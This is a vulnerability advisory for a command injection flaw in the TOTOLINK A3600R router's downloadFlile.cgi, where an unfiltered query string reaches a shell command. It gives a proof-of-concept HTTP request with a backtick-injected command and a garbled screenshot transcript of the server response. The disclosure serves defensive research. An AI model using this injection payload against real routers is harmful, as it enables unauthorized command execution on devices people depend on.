

TOTOLink A3600R V4.1.2cu.5182_B20201102 Has an command injection vulnerability

Overview

- Type: command injection vulnerability
- Vendor: TOTOLINK (https://www.totolink.net/)
- **Products**: WiFi Router, such as A3600R V4.1.2cu.5182_B20201102
- **Firmware download address:** http://www.totolink.cn/home/menu/detail.html? menu_listtpl=download&id=63&ids=36


Description

1.Product Information:


TOTOLink A3600R V4.1.2cu.5182_B20201102 router, the latest version of simulation overview:



2. Vulnerability details



TOTOLINK A3600R was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.



We can see that the os will get QUERY_STRING without filter splice to the string echo QUERY_STRING:%s >/tmp/download and execute it. So, If we can control the QUERY_STRING, it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

Cache-Control: max-age=0

```
GET /cgi-bin/downloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

🔞 🖨 📵 Burp Suite Professional v1.6 - licensed to LarryLau Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts Serve 1 × 2 × 3 × ... Go Cancel < | v > | v Raw Headers Hex HTML Render HTTP/1.1 500 Internal Server Error Raw Params Headers Hex nloadFlile.cgi?payload=`ls>../1.txt` HTTP/1.1 Host: 192.168.111.12 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Content-Type: text/html Content-Length: 369 Date: Sat, 12 Feb 2022 10:35:41 GMT Server: lighttpd/1.4.20 Firefox/88.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept:Language: en-US,en;q=0.5 Accept.Encoding: gzip, deflate Connection: keep-alive Upgrade-Insecure-Requests: 1 Cache-Control: max age=0 <?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN'</pre> "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <title>500 - Internal Server Error</title> <h1>500 - Internal Server Error</h1> ? < + > ? + > Type a search term 515 bytes I 94 millis

